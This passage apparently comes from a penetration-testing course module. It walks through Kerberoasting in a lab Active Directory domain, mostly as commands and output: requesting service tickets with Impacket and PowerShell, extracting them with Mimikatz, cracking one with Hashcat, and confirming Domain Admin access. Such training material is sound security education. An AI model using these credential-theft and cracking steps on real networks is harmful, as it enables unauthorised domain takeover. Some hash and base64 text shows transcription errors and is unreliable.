Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth  
Corporation  
  
Password:  
ServicePrincipalName Name MemberOf  
PasswordLastSet LastLogon Delegation  
-----  
-----  
-----  
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain  
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334  
<never>  
  
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$4ce5b7  
1188b357b26032321529762c8a$1bdc5810b36c8e485ba08fc7ab273f778115cd17734ec6  
5be71f5b4bea4c0e63fa7bb454fdd5481e32f002abff9d1c7827fe3a75275f432ebb628a47  
1d3be45898e7cb336404e8041d252d9e1ebef4dd3d249c4ad3f64efaaf06bd024678d4e6b  
df582e59c5660fcf0b4b8db4e549cb0409ebfb02d0c15f0693b4a8ddcab243010f3877d954  
2c790d2b795f5b9efbcfd2dd7504e7be5c2f6fb33ee36f3fe001618b971fc1a8331a1ec7b4  
20dfe13f67ca7eb53a40b0c8b558f2213304135ad1c59969b3d97e652f55e6a73e262544fe  
581ddb71da060419b2f600e08dbcc21b57355ce47ca548a99e49dd68838c77a715083d6c26  
612d6c60d72e4d421bf39615c1f9cdb7659a865eecca9d9d0faf2b77e213771f1d923094ec  
ab2246e9dd6e736f83b21ee6b352152f0b3bbfea024c3e4e5055e714945fe3412b51d32051  
04ba197037d44a0eb73e543eb719f12fd78033955df6f7ebad5854ded3c8ab76b412877a5
```

```
be2e7c9412c25cf1dcb76d854809c52ef32841269064661931dca3c2ba8565702428375f75  
4c7f2cada7c2b34bbe191d60d07111f303deb7be100c34c1c2c504e0016e085d49a70385b2  
7d0341412de774018958652d80577409bff654c00ece80b7975b7b697366f8ae619888be24  
3f0e3237b3bc2bac237fb96719d9bc1db2a59495e9d069b14e33815cafe8a8a794b88fb25  
0ea24f4aa82e896b7a68ba3203735ec4bca937bceac61d31316a43a0f1c2ae3f48cbc9f294  
391378ffd872cf3721fe1b427db0ec33fd9e4dfe39c7cbed5d70b7960758a2d89668e7e855  
c3c493def6aba26e2846b98f65b798b3498af7f232024c119305292a31ae121a3472b0b2fc  
aa3062c3d93af234c9e24d605f155d8e14ac11bb8f810df400604c3788e3819b44e701f842  
c52ab302c7846d6dcblc75b14e2c9fdc68a5deb5ce45ec9db7318a80de8463e18411425b43  
c7950475fb803ef5a56b3bb9c062fe90ad94c55cdde8ec06b2e5d7c64538f9c0c598b7f4c3  
810ddb574f689563db9591da93c879f5f7035f4ff5a6498ead489fa7b8b1a424cc37f8e86c  
7de54bdad6544cccd6163e650a5043819528f38d64409cb1cfa0aeb692bdf3a130c9717429a  
49ffff757c713ec2901d674f80269454e390ea27b8230dec7fff0b32217955984274324a3fb  
423fb05d3461f17200dbef0a51780d31ef4586b51f130c864db79796d75632e539f1118318  
db92ab54b61fc468eb626beaa7869661bf11f0c3a501512a94904c596652f6457a240a3f8f  
f2d8171465079492e93659ec80e2027d6b1865f436a443b4c16b5771059ba9b2c91e871ad7  
baa5355d5e580a8ef05bac02cf135813b42a1e172f873bb4ded2e95faa6990ce92724bcfea  
6661b592539cd9791833a83e6116cb0ea4b6db3b161ac7e7b425d0c249b3538515ccfb3a99  
3affbd2e9d247f317b326ebca20fe6b7324ffe311f225900e14c62eb34d9654bb81990aa1b  
f626dec7e26ee2379ab2f30d14b8a98729be261a5977fefdc3a3139d4b82a056322913e71  
14bc133a6fc9cd74b96d4d6a2
```

With this ticket in hand, we could attempt to crack the user's password offline using Hashcat. If we are successful, we may end up with Domain Admin rights.

To facilitate offline cracking, it is always good to use the `-outputfile` flag to write the TGS tickets to a file that can then be run using Hashcat on our attack system or moved to a GPU cracking rig.

Saving the TGS Ticket to an Output File

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user  
sqldev -outputfile sqldev_tgs
```

```
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth  
Corporation
```

ServicePrincipalName	Name	MemberOf
PasswordLastSet	LastLogon	Delegation

```
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain  
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334  
<never>
```

Here we've written the TGS ticket for the `sqldev` user to a file named `sqldev_tgs`. Now we can attempt to crack the ticket offline using Hashcat hash mode `13100`.

Cracking the Ticket Offline with Hashcat

```
hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...


<SNIP>

$krb5tgs$23*$sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$81f3ef
b5827a05f6ca196990e67bf751$f0f5fc941f17458eb17b01df6eedce8a0f6b3c605112c5
a71d5f66b976049de4b0d173100edaee42cb68407b1eca2b12788f25b7fa3d06492effe9af
37a8a8001c4dd2868bd0eba82e7d8d2c8d2e3cf6d8df6336d0fd700cc563c8136013cca408
fec4bd963d035886e893b03d2e929a5e03cf33bbef6197c8b027830434d16a9a931f748ded
e9426a5d02d5d1cf9233d34bb37325ea401457a125d6a8ef52382b94ba93c56a79f78cb26f
fc9ee140d7bd3bdb368d41f1668d087e0e3b1748d62dfa0401e0b8603bc360823a0cb66fe9
e404eada7d97c300fde04f6d9a681413cc08570abeeb82ab0c3774994e85a424946def3e3d
bdd704fa944d440df24c84e67ea4895b1976f4cda0a094b3338c356523a85d3781914fc57a
ba7363feb4491151164756ecb19ed0f5723b404c7528ebf0eb240be3baa5352d6cb6e977b7
7bce6c4e483cbc0e4d3cb8b1294ff2a39b505d4158684cd0957be3b14fa42378842b058dd2
b9fa744cee4a8d5c99a91ca886982f4832ad7eb52b11d92b13b5c48942e31c82eae9575b5b
a5c509f1173b73ba362d1cde3bb5c12725c5b791ce9a0fd8fcf5f8f2894bc97e8257902e8
ee050565810829e4175accee78f909cc418fd2e9f4bd3514e4552b45793f682890381634da
504284db4396bd2b68dfeeaf549e0de6d9c6522f3a0551a580e54b39fd0f17484075b55e8f
771873389341a47ed9cf96b8e53c9708ca4fc134a8cf38f05a15d3194d1957d5b95bb044ab
bb98e06cccd77703fa5be4aacc1a669fe41e66b69406a553d90efe2bb43d398634aff0d0b81
a7fd4797a953371a5e02e25a2dd69d16b19310ac843368e043c9b271cab112981321c28bfc
452b936f6a397e8061c9698f937e12254a9aadf231091be1bd7445677b86a4ebf28f5303b1
1f48fb216f9501667c656b1abb6fc8c2d74dc0ce9f078385fc28de7c17aa10ad1e7b96b4f7
5685b624b44c6a8688a4f158d84b08366dd26d052610ed15dd68200af69595e6fc4c76fc71
67791b761fb699b7b2d07c120713c7c3c3a616a984dbc532a91270bf167b4aaed6c59
453f9ffecb25c32f79f4cd01336137cf4eee304edd205c0c8772f66417325083ff6b385847
c6d58314d26ef88803b66afb03966bd4de4d898cf7ce52b4dd138fe94827ca3b2294498dbc
62e603373f3a87bb1c6f6ff195807841ed636e3ed44ba1e19fb19bb513369fca425061494
70ea972fccbab40300b97150d62f456891bf26f1828d3f47c4ead032a7d3a415a140c32c41
6b8d3b1ef6ed95911b30c3979716bda6f61c946e4314f046890bc09a017f2f4003852ef118
1cec075205c460aea0830d9a3a29b11e7c94fffca0dba76ba3ba1f0577306555b2cbdf036c
5824ccffa1c880e2196c0432bc46da9695a925d47feb3be10104dd86877c90e02cb0113a3
8ea4b7e4483a7b18b15587524d236d5c67175f7142cc75b1ba05b2395e4e85262365044d27
2876f500cb511001850a390880d824aec2c452c727beab71f56d8189440ecc3915c148a38e
ac06dbd27fe6817ffb1404c1f:database!

Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, TGS-REP
Hash.Target...:
$krb5tgs$23*$sqldev$INLANEFREIGHT.LOCAL$INLANEFREIG...404c1f
```

```
Time.Started.....: Tue Feb 15 17:45:29 2022, (10 secs)
Time.Estimated...: Tue Feb 15 17:45:39 2022, (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 821.3 kH/s (11.88ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8765440/14344386 (61.11%)
Rejected.....: 0/8765440 (0.00%)
Restore.Point....: 8749056/14344386 (60.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: davius07 -> darten170

Started: Tue Feb 15 17:44:49 2022
Stopped: Tue Feb 15 17:45:41 2022
```



We've successfully cracked the user's password as `database!`. As the last step, we can confirm our access and see that we indeed have Domain Admin rights as we can authenticate to the target DC in the `INLANEFREIGHT.LOCAL` domain. From here, we could perform post-exploitation and continue to enumerate the domain for other paths to compromise and other notable flaws and misconfigurations.

Testing Authentication against a Domain Controller

```
sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
```

```
(signing:True) (SMBv1:False)
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\sqldev:database! (Pwn3d!)
```

More Roasting

Now that we've covered Kerberoasting from a Linux attack host, we'll go through the process from a Windows host. We may decide to perform part, or all, of our testing from a Windows host, our client may provide us with a Windows host to test from, or we may compromise a host and need to use it as a jump-off point for further attacks. Regardless of how we are using Windows hosts during our assessments, to remain versatile, it is essential to understand how to perform as many attacks as possible from both Linux and Windows hosts, because we never know what we will have thrown at us from one assessment to another.

Kerberoasting - from Windows

Kerberoasting - Semi Manual method

Before tools such as `Rubeus` existed, stealing or forging Kerberos tickets was a complex, manual process. As the tactic and defenses have evolved, we can now perform Kerberoasting from Windows in multiple ways. To start down this path, we will explore the manual route and then move into more automated tooling. Let's begin with the built-in [`setspn`](#) binary to enumerate SPNs in the domain.

Enumerating SPNs with `setspn.exe`

```
C:\htb> setspn.exe -Q /*

Checking domain DC=INLANEFREIGHT,DC=LOCAL
CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
    exchangeAB/ACADEMY-EA-DC01
    exchangeAB/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
    TERMSRV/ACADEMY-EA-DC01
    TERMSRV/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
    Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ACADEMY-EA-
    DC01.INLANEFREIGHT.LOCAL
    ldap/ACADEMY-EA-
    DC01.INLANEFREIGHT.LOCAL/ForestDnsZones.INLANEFREIGHT.LOCAL
    ldap/ACADEMY-EA-
```

```
DC01.INLANEFREIGHT.LOCAL/DomainDnsZones.INLANEFREIGHT.LOCAL
```

```
<SNIP>
```

```
CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    backupjob/veam001.inlanefreight.local  
CN=SOLARWINDSMONITOR,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    sts/inlanefreight.local
```

```
<SNIP>
```

```
CN=sqlprod,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    MSSQLSvc/SPSJDB.inlanefreight.local:1433  
CN=sqlqa,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    MSSQLSvc/SQL-CL01-01inlanefreight.local:49351  
CN=sqldev,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  
CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
    adfsconnect/azure01.inlanefreight.local
```

```
Existing SPN found!
```

We will notice many different SPNs returned for the various hosts in the domain. We will focus on user accounts and ignore the computer accounts returned by the tool. Next, using PowerShell, we can request TGS tickets for an account in the shell above and load them into memory. Once they are loaded into memory, we can extract them using Mimikatz. Let's try this by targeting a single user:

Targeting a Single User

```
PS C:\htb> Add-Type -AssemblyName System.IdentityModel  
PS C:\htb> New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList  
"MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"  
  
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-2  
SecurityKeys :  
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}  
ValidFrom : 2/24/2022 11:36:22 PM  
ValidTo : 2/25/2022 8:55:25 AM  
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  
SecurityKey :  
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Before moving on, let's break down the commands above to see what we are doing (which is essentially what is used by [Rubeus](#) when using the default Kerberoasting method):

- The [Add-Type](#) cmdlet is used to add a .NET framework class to our PowerShell session, which can then be instantiated like any .NET framework object
- The `-AssemblyName` parameter allows us to specify an assembly that contains types that we are interested in using
- [System.IdentityModel](#) is a namespace that contains different classes for building security token services
- We'll then use the [New-Object](#) cmdlet to create an instance of a .NET Framework object
- We'll use the [System.IdentityModel.Tokens](#) namespace with the [KerberosRequestorSecurityToken](#) class to create a security token and pass the SPN name to the class to request a Kerberos TGS ticket for the target account in our current logon session

We can also choose to retrieve all tickets using the same method, but this will also pull all computer accounts, so it is not optimal.

Retrieving All Tickets Using setspn.exe

```
PS C:\htb> setspn.exe -T INLANEFREIGHT.LOCAL -Q /* | Select-String '^CN'  
-Context 0,1 | % { New-Object  
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList  
$_.Context.PostContext[0].Trim() }  
  
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-3  
SecurityKeys :  
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}  
ValidFrom : 2/24/2022 11:56:18 PM  
ValidTo : 2/25/2022 8:55:25 AM  
ServicePrincipalName : exchangeAB/ACADEMY-EA-DC01  
SecurityKey :  
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey  
  
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-4  
SecurityKeys :  
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}  
ValidFrom : 2/24/2022 11:56:18 PM  
ValidTo : 2/24/2022 11:58:18 PM  
ServicePrincipalName : kadmin/changepw  
SecurityKey :  
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey  
  
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-5  
SecurityKeys :  
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
```

```
ValidFrom      : 2/24/2022 11:56:18 PM
ValidTo        : 2/25/2022 8:55:25 AM
ServicePrincipalName : WSMAN/ACADEMY-EA-MS01
SecurityKey    :
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

<SNIP>
```

The above command combines the previous command with `setspn.exe` to request tickets for all accounts with SPNs set.

Now that the tickets are loaded, we can use `Mimikatz` to extract the ticket(s) from `memory`.

Extracting Tickets from Memory with Mimikatz

```
Using 'mimikatz.log' for logfile : OK

mimikatz # base64 /out:true
isBase64InterceptInput  is false
isBase64InterceptOutput is true

mimikatz # kerberos::list /export

<SNIP>

[00000002] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 2/24/2022 3:36:22 PM ; 2/25/2022 12:55:25 AM ;
  3/3/2022 2:55:25 PM
    Server Name      : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 @
    INLANEFREIGHT.LOCAL
    Client Name     : htb-student @ INLANEFREIGHT.LOCAL
    Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ;
    forwardable ;
=====
Base64 of file : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-
SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
=====
doIGPzCCBjugAwIBBaEDAgEWooIFKDCCBSRhggUgMIIIFHKADAgEFoRUbE0l0TEF0
RUZSRU1HSFQuTE9DQUyi0zA5oAMCAQKhMjAwGwhNU1NRTFN2Yxs kREVWLVBRS1T
UUwuaw5sYW5lZnJlaWdodC5sb2NhbDoxNDMzo4IEvzCCBLugAwIBF6EDAgECooIE
rQSCBKmBMUn7JhVJpqG0ll7UnRuoeoyRtHxTS8JY1c16z0M4QbLvJHi0JYZdx1w5
sdzn9Q3tzCn8ipeu+NUaIsVyDuYU/LZG4o2FS83CyLNiu/r2Lc2ZM8Ve/rqdd+TG
xvUkr+5caNrPy2YHKRogzfs08UQFU1anKW4ztEB1S+f4d1SsLkhYNI4q67cnCy00
UEf4g0F6zAfieo91LDcryDpi1UII0SKIiT0yr9IQGR3TssVnl70acuNac6eCC+Uf
vyd7g9gYH/9aBc8hSBp7RizrAcN2HFCVJontEJmCfBfCk0Ex23G8UULFic1w7S6/
V9yj9iJv0yGElsk1VBRDMhC41712/sTraKrd7rw+fMkx7YdpMoU2dpEj9QQNZ3GR
XNvGyQFkZp+sctI6Yx/vJYBLXI7DloCkzClZkp7c40u+5q/xNby7smpBpLToi5No
```

```
ltRmKshJ9W19aAcb4TnPf2ZJcBUpf5tEza7wlsjQAlXsPmL3EF2QXQsv0c74Pb
TYEnGPlejJkSnzIHs4a0wy99V779QR4ZwhgUjRkCjrAQPVvpmuI6RU9v0wM50A0n
h580JZiTdZbK2tBorD2BWVKgU/h9h7JYR4S52DBQ7qmnxkdM3ibJD0o1RgdqQ003
TQBMRL9lRiNjnf0nBFTgBLPAN7jFeLtREKTgiUC1/aFAi5h81a0HbJbXP5aibM4
eLbj2wXp2RrW0CD8t9BEEnmat0T8e/03dqVM52z3JGfHK/5aQ5Us+T5qM9pmKn5v1
XHou0shzgunaYPfKPCLgjMNZ8+9vRg0lry/Cgw0/NgKrm8UgJuWMJ/skf9QhD0UK
T9cUhGhbg3/pVzpTlk1UrP3n+wMCh2Tpmp7dx0ct1EyjoYuQ9iUY4KI6s6ZttT4
tmhBUNua3EMlQU03fzLr5vvjCd3jt4MF/fD+YFBfkAC4nGfHXvbdQ14E++0l6/LX
ihGjktgVop70jZRX+2x4DrTMB9+mjC6XBUEIls9a2Sy0GLkp0lnhgMC/ZYwF0r4
MuWZu1/KnPBNB16EXaGjZBzeW3/vUjv6ZsiL0J06TBm3mRrPGDR3ZQHLDh3QcGAk
0Rc4p16+tbeGwlUFig0PA66m01mhfxzbZCSYmzG25S0cVY0TqjToEgT7EHN0qIhN
yx2xZp2oAIgBP2SFzS4cZ6GlLoNf4frRvVgevTrHGgba1FA281Knqf122rkxx+8
ECSiW3esAL3FSdZjc900ZDvo8QB5MKQSTpnU/LYXfb1WafsGFw07inXbmSgWS1Xk
VNC0d/kXsd0uZI2cfrDLK4yg7/ikTR6l/dZ+Adp5BHpkFAb3YfxjtpRM6+1FN56h
TnoCfIQ/pAXAfI0FohAvB5Z6fLSIP0TuctSqejiycB53N0AWoBGT9bF4409M8tjq
32UeFiVp60Icd0jV4Mwan6tYpLm206uwnvw0J+Fmf5x3Mbyr42RZhgQKcwaSTfXm
5oZV57Di6I584CgeD1VN6C2d5sTZyNKjb851u7M3pBUDD0HQPAD9l40vt806Pur
+jWFIa2Exm0H/eFTTyMR665uahGdYNiZRnpm+ZfCc9LfczUPLWxU00caBX/uq60C
AQEwgf6gAwIBAKKB9gSB832B8DCB7aCB6jCB5zCB5KAbMBmgAwIBF6ESBBB3DAVi
Ys6KmIFpubCAqyQcoRubE0l0TEFORUZSRU1HSFQuTE9DQUyiGDAWoAMCAQGhDzAN
GwtodGItc3R1ZGVudKMHAwUAQKEAKURGA8yMDIyMDIyNDIzMzYyMlqmERgPMjAy
MjAyMjUw0DU1MjVapxEYDzIwMjIwMzAzMjI1NTI1WqgVGxNJTkxBTkVGukVJR0hU
LkxPQ0FMqTsw0aADAgECoTIwMBsITVNTUUxTdmMbJERFVi1QukUtU1FMLmlubGFu
ZWZyZWlnaHQuBG9jYWw6MTQzMw==
```

=====

```
* Saved to file      : 2-40a10000-hbt-student@MSSQLSvc~DEV-PRE-
SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
```

<SNIP>

If we do not specify the `base64 /out:true` command, Mimikatz will extract the tickets and write them to `.kirbi` files. Depending on our position on the network and if we can easily move files to our attack host, this can be easier when we go to crack the tickets. Let's take the base64 blob retrieved above and prepare it for cracking.

Next, we can take the base64 blob and remove new lines and white spaces since the output is column wrapped, and we need it all on one line for the next step.

Preparing the Base64 Blob for Cracking

```
echo "<base64 blob>" | tr -d \\n
doIGPzCCBjugAwIBBaEDAgEWooIFKDCCBSRhggUgMIIHKADAgEFoRUbE0l0TEFORUZSRU1HSF
QuTE9DQUyi0zA5oAMCAQKhMjAwGwhNU1NRTFN2YxskREVWLVBRS1TUUwuaW5sYW5lZnJlaWdo
dC5sb2NhDoxNDMzo4IEvzCCBLugAwIBF6EDAgECooIErQSCBKmBMUn7JhVJpqG0ll7UnRuoeo
yRtHxTS8JY1cl6z0M4QbLvJHi0JYZdx1w5sdzn9Q3tzCn8ipeu+NUaIsVvDuYU/LZG4o2FS83C
```

```
yLNiu/r2Lc2ZM8Ve/rqdd+TGxvUkr+5caNrPy2YHKRogzfs08UQFU1anKw4ztEB1S+f4d1SsLK  
hYNI4q67cnCy00UEf4g0F6zAfieo91LDcryDpi1UII0SKIiT0yr9IQGR3TssVnl70acuNac6eC  
C+Ufvyd7g9gYH/9aBc8hSBp7RizrAcN2HFCVJontEJmcfBfCk0Ex23G8UULFic1w7S6/V9yj9i  
Jv0yGE1Sk1VBRDMhC41712/sTraKRd7rw+fMkx7YdpMoU2dpEj9QQNz3GRXNvGyQFkZp+sctI6  
Yx/vJYBLXI7DloCkzClZkp7c40u+5q/xNby7smpBpLToi5NoltRmKshJ9W19aAcb4TnPTfr2ZJ  
cBUpf5tEza7wlsjQA1xsPmL3EF2QXQsv0c74PbTYEnGPlejJkSnzIHs4a0wy99V779QR4ZwhgU  
jRkCjrAQPWvpmuI6RU9v0wM50A0nh580JZiTdZbK2tBorD2BWVKgU/h9h7JYR4S52DBQ7qmnxk  
dM3ibJD0o1RgdqQ003TQBMRl9lRiNjnf0nBFTgBLPAN7jFeLtREKTgiUC1/aFAi5h81a0HbJb  
XP5aibM4eLbj2wXp2Rr0CD8t9BEEnmat0T8e/03dqVM52z3JGfHK/5aQ5Us+T5qM9pmKn5v1XH  
ou0shzgunaYPfKPCLgjMNZ8+9vRg0lry/Cgw0/NgKrm8UgJuWMJ/skf9QhD0UKT9cUhGhbg3/p  
VzpTlk1UrP3n+WMCh2Tpmp7dx0ctlEyjoYuQ9iUY4KI6s6ZttT4tmhBUNua3EMlQU03fzLr5v  
vjCd3jt4MF/fD+YFBfkAC4nGfHXVbdQl4E++0l6/LXiHgjktgVop70jZRX+2x4DrTMB9+mjC6X  
BUeILs9a2Sy0GLkpolnhgMC/ZYwF0r4MuWZu1/KnPBN16EXaGjZBzeW3/vUjv6ZsiL0J06TBm  
3mRrPGDR3ZQHLDeh3QcGAk0Rc4p16+tbeGwlUFig0PA66m01mhfxzbZCSYmzG25S0cVY0TqjTo  
EgT7EHN0qIhNyxb2xZp2oAIgBP2SFzS4cZ6G1LoNf4frRvVgevTrHGgba1FA28lKnqf122rkxx  
+8ECsIW3esAL3FSdZjc90QZDvo8QB5MKQSTpnU/LYXfb1WafsGFw07inXbmSgWS1XKVNC0d/kX  
sd0uZI2cfrDLK4yg7/ikTR6l/dZ+Adp5BHpkFAb3YfXjtpRM6+1FN56hTnoCfIQ/pAXAfIOFoh  
AvB5Z6fLSIP0TuctSqejiycB53N0AWoBGT9bF4409M8tjq32UeFiVp60Icd0jV4Mwan6tYpLm2  
06uwnvw0J+Fmf5x3Myr42RZhgQKcwaSTfXm5oZV57Di6I584CgeD1VN6C2d5sTZyNKjb85lu7  
M3pBUDDOHQPAD9140vt806Pur+jWFia2Exm0H/efTTyMR665uahGdYNiZRpmp+ZfCc9LfczUP  
LwxU00caBX/uq60CAQEwgf6gAwIBAKKB9gSB832B8DCB7aCB6jCB5zCB5KAbMBmgAwIBF6ESBB  
B3DAViYs6KmIFpubCAqyQcoRUbE010TEFORUZSRU1HSFQuTE9DQUyiGDAWoAMCAQGhDzANGwto  
dGItc3R1ZGVudKMHAwUAQKEAKURGA8yMDIyMDIyNDIzMzYyMlqmERgPMjAyMjAyMjUwODU1Mj  
VapxEYDzIwMjIwMzAzMjI1NTI1WqgVGxNJTkxBTkVGUKvJR0hULkxPQ0FMqTsw0aADAgECOTIw  
MBsITVNTUUxTdmMbJERFVi1QUkUtU1FMLmlubGFuZWZyZWlnaHQubG9jYWw6MTQzMw==
```

We can place the above single line of output into a file and convert it back to a `.kirbi` file using the `base64` utility.

Placing the Output into a File as `.kirbi`

```
cat encoded_file | base64 -d > sqldev.kirbi
```

Next, we can use [this](#) version of the `kirbi2john.py` tool to extract the Kerberos ticket from the TGS file.

Extracting the Kerberos Ticket using `kirbi2john.py`

```
python2.7 kirbi2john.py sqldev.kirbi
```

This will create a file called `crack_file`. We then must modify the file a bit to be able to use Hashcat against the hash.

Modifiying `crack_file` for Hashcat

```
sed 's/\$krb5tgs$\$(.*\):\$(.*\)/\$krb5tgs\$23\$\\*\$1\\*\$2/' crack_file > sqldev_tgs_hashcat
```

Now we can check and confirm that we have a hash that can be fed to Hashcat.

Viewing the Prepared Hash

```
cat sqldev_tgs_hashcat
```

```
$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965ed49d1ba8$7a8c91b47c534b
c258d5c97acf433841b2ef2478b425865dc75c39b1dce7f50dedcc29fc8a97aef8d51a22c5
720ee614fc6b646e28d854bcd2c8b362bbfaf62cd9933c55efeba9d77e4c6c6f524afee5c
68dacfc6b6607291a20cdfb0ef144055356a7296e33b440754be7f87754ac2e4858348e2aeb
b7270b2d345047f880e17acc07e27a8f752c372bc83a62d54208d12288893d32af210191d
d3b2c56797bd1a72e35a73a7820be51fbf277b83d8181fff5a05cf21481a7b462ceb01c376
1c50952689ed1099827c17c2934131db71bc5142c589cd70ed2ebf57dca3f6226f3b218495
29355414433210b8d7bd76fec4eb68a45deebc3e7cc931ed8769328536769123f5040d6771
915cdcb6c90164669fac72d23a631fef25804b5c8ec39680a4cc2959929edce34bbe6aff1
35bcbbb26a41a4b4e88b936896d4662ac849f56d7d68071be139cf4dfaf66497015297f9b4
4cdaef096c8d00255ec3e62f7105d905d0b2f39cef83db4d812718f95e8c99129f3207b386
b4c32f7d57befd411e19c218148d19028eb0103d6be99ae23a454f6f3b0339d00d27879f34
2598937596cadad068ac3d815952a053f87d87b2584784b9d83050eea9a7c6474cde26c90f
4a3546076a40ed374d004c465f654623499ca14e9c11538012cf00dee315e2ed4442938225
02d7f685022e61f3568e1db25b5fce5a89b33878b6e3db05e9d91ad63820fc27d0449e66ad
d13f1efcedda95339db3dc919f1caff9690e54b3e4f9a8cf6998a9f9bf55c7a2ed2c87382
e9da60f7ca3c22e08cc359f3ef6f4603a5af2fc28303bf3602ab9bc52026e58c27fb247fd4
210f45244fd71484685b837fe9573a53964d54acfde7f963028764e99bea7b77139cb65132
8e862e43d894638288eace99b6d4f8b6684150db9adc43254143b77f32ebe6fbe309dde3b7
8305fdf0fe60505f9000b89c67c75ef6dd425e04fbe3a5ebf2d78a11a392d815a29ef48d94
57fb6c780eb4cc07dfa68c2e97054788952f5ad92ca8d062e4a68967860302fd9630174af8
32e599bb5fca9cf341d7a1176868d9073796dffbd48efe99b222f4274e93066de646b3c60d
1dd94072dd121dd0706024d11738a75eb5b7865a5505220d0f03aea6d359a17f3c5b6424
989b31b6e52d1c558393aa34e81204fb107374a8884dc16f6c59a76a0022004fd921734b8
